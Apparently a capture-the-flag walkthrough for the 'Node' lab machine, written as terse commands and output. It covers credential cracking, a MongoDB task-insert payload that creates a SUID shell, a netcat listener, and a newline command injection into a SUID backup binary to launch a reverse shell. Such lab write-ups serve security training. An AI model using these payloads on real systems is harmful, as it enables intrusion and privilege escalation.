MANUAL JS DIRECTORY SCAN

FCRACKZIP

MONGODB

JS REVERSE SHELL

BUFFER OVERFLOW

https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)

| 256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)

|_ 256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)

3000/tcp open hadoop-datanode Apache Hadoop

| hadoop-datanode-info:

|_ Logs: /login

| hadoop-tasktracker-info:

|_ Logs: /login

|_http-title: MyPlace

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%), Linux 4.4 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

view-source:http://node.htb:3000/login

```
<script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>

<script type="text/javascript" src="vendor/angular/angular.min.js"></script>

<script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>

<script type="text/javascript" src="assets/js/app/app.js"></script>

<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>

<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
```

```
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
<script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
```


http://node.htb:3000/assets/js/app/controllers/profile.js

```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
 $http.get('/api/users/' + $routeParams.username)
   .then(function (res) {
    $scope.user = res.data;
   }, function (res) {
    $scope.hasError = true;

    if (res.status == 404) {
     $scope.errorMessage = 'This user does not exist';
    }
    else {
     $scope.errorMessage = 'An unexpected error occurred';
    }
   });
});
```

http://node.htb:3000/api/users



https://crackstation.net/

myP14ceAdm1nAcc0uNT:manchester

http://node.htb:3000/admin

root@kali:/home/kali/Desktop/hackthebox/node# cat myplace.backup | base64 --decode > myplace

root@kali:/home/kali/Desktop/hackthebox/node# file myplace

myplace: Zip archive data, at least v1.0 to extract

root@kali:/home/kali/Desktop/hackthebox/node# mv myplace myplace.zip

root@kali:/home/kali/Desktop/hackthebox/node# fcrackzip -D -p /usr/share/wordlists/rockyou.txt myplace.zip

possible pw found: magicword ()

root@kali:/home/kali/Desktop/hackthebox/node# unzip myplace.zip

root@kali:/home/kali/Desktop/hackthebox/node/var/www/myplace# cat app.js

mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';

const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

mark:5AYRft73VtFpc84k

ssh mark@node.htb USER!

```
mark@node:/home$ ps -ef | grep tom
tom      1207     1  0 14:18 ?        00:00:01 /usr/bin/node /var/scheduler/app.js
tom      1211     1  0 14:18 ?        00:00:02 /usr/bin/node /var/www/myplace/app.js
mark     1530  1511  0 14:48 pts/0    00:00:00 grep --color=auto tom
mark@node:/var/scheduler$ mongo -p -u mark scheduler
MongoDB shell version: 3.2.16
Enter password:
connecting to: scheduler
>  db.tasks.insert( { "cmd": "/bin/cp /bin/bash /tmp/tombash; chmod u+s /tmp/tombash;" } );
WriteResult({ "nInserted" : 1 })
> exit
bye
mark@node:/var/scheduler$ cd /tmp/
mark@node:/tmp$ ./tombash –p
tombash-4.3$ whoami
tom
tombash-4.3$ find / -perm -u=s 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
```

/usr/bin/newgrp

/usr/bin/passwd

/usr/bin/newuidmap

/tmp/tombash

/bin/ping

/bin/umount

/bin/fusermount

/bin/ping6

/bin/ntfs-3g

/bin/su

/bin/mount

tombash-4.3$ cat /etc/myplace/keys

a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508

45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474

3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110

PRIVESC TO ROOT

find / -perm -u=s 2>/dev/null

cd /usr/local/bin

cat /etc/myplace/keys (TOM)

nc –nlvp 9002

./backup a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 $'\n node /tmp/reverse.js' (FROM TOM)